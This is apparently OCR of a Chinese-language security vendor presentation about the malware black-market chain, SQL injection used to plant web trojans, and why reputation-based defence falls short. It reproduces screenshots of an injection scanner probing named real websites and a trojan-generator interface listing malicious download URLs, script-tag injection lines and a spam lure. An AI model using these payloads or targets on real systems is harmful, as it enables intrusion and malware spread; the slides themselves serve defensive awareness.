
- 問題是什麼?
- 它們是如何做到的?
- 當前是如何解決的以及不足之處
- 我們是如何解決這個問題的


免杀盗号木马
网页木马
流量欺诈木马
商业黑客团队
漏洞交易
漏洞挖掘者
系统和应用软件漏洞
漏洞利用代码
黑客程序交易
流氓软件商
黑色流量交易商
"肉鸡"网络操纵者
勒索
付费捆绑
流量交易
网络软件商
电子商务、网游盗号商
网站服务商
网站挂马
各类木马、流氓软件感染
用户

黑色木马产业链

# 網站注入攻擊原理


資料庫伺服器
缺少判斷
執行特殊查詢
返回查詢結果
Internet
1
特殊查詢語句
得到網站用戶名密碼等資訊
2
Web伺服器
入侵者
3
登錄後臺，插入網馬連結
訪問被掛馬網站
4
受害者


注入检测
扫描注入点
SQL注入检测
管理入口检测
浏览网页
注入连接
http://www.chinafoodadditive.net/news/view.asp?id=3486
检测
检测表段
检测字段
检测内容 (1/1)
news
AD
admin
pwd
user
id
位数
内容
第1位
q
第2位
h
第3位
m
MSSQL专用
检测下一个
旁注检测
综合上传
SQL注入
PHP注入
数据库管理
破解工具
辅助工具
关于程序
批量扫描注入点
SQL注入猜解检测
MSSQL辅助工具
管理入口扫描
检测设置区
该板块功能介绍
注入点:
http://www.techtronics.com.cn/
扫描后台地址
从当前目录开始扫描
从主机地址开始扫描
设置线程:
共30个扫描线程
已检测连接:93条
http://www.techtronics.com.cn/admin/login
http://www.techtronics.com.cn/guanli/admin.asp
http://www.techtronics.com.cn/user.asp
http://www.techtronics.com.cn/manager/login.asp
http://www.techtronics.com.cn/admin/index
http://www.techtronics.com.cn/../admin
http://www.techtronics.com.cn/../admin/manage.asp
http://www.techtronics.com.cn/login1
http://www.techtronics.com.cn/bbs/admin/login
http://www.techtronics.com.cn/member/login.asp
http://www.techtronics.com.cn/administrator/login.asp
http://www.techtronics.com.cn/admin/manage/login.asp
http://www.techtronics.com.cn/ad_login
http://www.techtronics.com.cn/admin_index.asp
http://www.techtronics.com.cn/manage_index
http://www.techtronics.com.cn/adminlogin
http://www.techtronics.com.cn/adminedit
http://www.techtronics.com.cn/login.asp
http://www.techtronics.com.cn/add_admin
http://www.techtronics.com.cn/setup
http://www.techtronics.com.cn/article/admin
http://www.techtronics.com.cn/telephone
http://www.techtronics.com.cn/login/login
http://www.techtronics.com.cn/../admin/index
http://www.techtronics.com.cn/conn.asp
http://www.techtronics.com.cn/denglu/admin.asp
http://www.techtronics.com.cn/manager/admin.asp

- 網站注入掃描器


中华吸血鬼生成器 V2.0 (内测版)
中华吸血鬼
版本信息:
V2.0内测版
更新日期:
2008/05/03
神 神
好病毒!中国造!
文件下载地址:
http://127.0.0.1/1.exe
http://127.0.0.1/2.exe
http://127.0.0.1/3.exe
http://127.0.0.1/4.exe
http://127.0.0.1/5.exe
http://127.0.0.1/6.exe
http://127.0.0.1/8.exe
http://127.0.0.1/7.exe
http://127.0.0.1/9.exe
http://127.0.0.1/10.exe
arp.exe下载地址:
http://9u9u9.cn/wm/arp.exe
wincap.exe下载地址:
http://9u9u9.cn/wm/wincap.exe
以上2个文件程序自动生成,不会被杀,上传到你的服务器,请务必填写准确
安装统计地址:
http://9u9u9.cn/tj/ct.asp
QQ尾巴信息:
我朋友开了个黄色网站,来看看 http://www.9u9u9.cn/
插入表情
感染网页挂马地址:
<script language="javascript" src="http://www.9u9u9.cn/pcgames/wowcl
ARP挂马地址:
<script language="javascript" src="http://www.9u9u9.cn/pcgames/wowcl
更新检查文件:
http://9u9u9.cn/wm/updatexixue.ini
程序更新下载地址:
http://9u9u9.cn/wm/mm.exe
更新(S)
Blog(B)
必看(A)
检查(U)
程序由中国脚本技术中心出版
Code by Visual C++ 6.0
程序编写作者:黑冈之神
目前拥有的功能
感染DLL
自动传播
反杀毒
高级隐藏
FTP传播
破还原卡
QQ尾巴
删除Ghost
感染网页
完美感染U盘
ARP挂马
SQL传播
自动更新
更新下载
友好提示
禁用安全模式
稳定CPU
自动删除
生成(S)
进化功能
flash插马
DNS拦截
寄存路由
自我保护
感染压缩文件
real 插马
感染Excel
免疫杀毒软件
无病毒特征
退出(E)


ard VerSion 3 ]
暗黑工作组
其它功能
购买咨询QQ:784378237 (仅此一位,提防被骗)
功能选项
智能性分析
延时性运行
智能化统计
破主动防御
破瑞星卡卡
破杀软拦截
破 IE 拦截
破 IE 监控
禁源码查看
禁右键点击
验 证
购 买
存放地址/
需要存放的地址/tj.asp
智能化检测
智能化除错
生成模式
Ms06067
Ms07004
Ms07055
Realplay11
.Gif模式
Qvod网马
Pps溢出
暴风影音
联众0day
迅雷网马
Realplayer
.Htm模式
服务状态
当前使用帐号:
会员开通日期:
其它
关于程序
官方主站
官方论坛

- 木馬生成器


# 給我們的啓示

- 雖然你的系統沒有漏洞，但是它安全嗎？
- 提供服務的系統更是應該注意
- 對於Web伺服器，要及其關注於腳本的安全
  - 是否有不適當的讀寫檔權利
  - 是否已經刪除了不再需要的檔
  - 對於用戶的輸入是否進行過濾和判斷
- 不能過分迷信防火牆
  - 駭客們可以想出種種穿透防火牆的方法
  - 原因：防火牆總是打開一些埠，允許一些網路連接的
- 使用者需要做的
  - 注意、注意、再注意

- 問題是什麼?
- 它們是如何做到的?
- 當前是如何解決的以及不足之處
- 我們是如何解決這些問題的


# 大品牌的網站並不能免疫

- 以 IE漏洞為目標 (MS10-018)



# 大品牌的網站並不能免疫

- 加拿大MSN網站 Sympatico



# 惡意軟體 vs惡意程式碼

- 重要的不同:
  - 傳統的惡意軟體需要使用者交互 (例如，按兩下檔以“打開”)
  - 惡意程式碼不需要人工幹預。 因此，它“自動下載”。立即感染，無需用戶參與。

# 惡意程式碼

websense
ESSENTIAL INFORMATION PROTECTION™

## 惡意程式碼不需要使用者參與!!


# 動態變化的市場環境

- 威脅環境在變
  - Web 2.0帶來了機會但也產生了新的風險
  - 混合攻擊增加了資料洩漏的風險
  - 法規遵從要求必須有基於內容的安全方案
- 傳統的解決方案無效
  - 注重於基礎設施，而不是資料
  - 單一的通訊管道
  - 靜態的、基於簽名方案，缺少對業務的理解
- 遷移到集成的內容感知的以資料爲中心的安全解決方案



**The top 100 most popular Web sites,many of which are social networking,Web 2.0 and search sites, are themost popular target for attackers.**

# 僅靠名譽分析是不夠的


- 基於“名譽”的安全?




# 僅靠名譽分析是不夠的


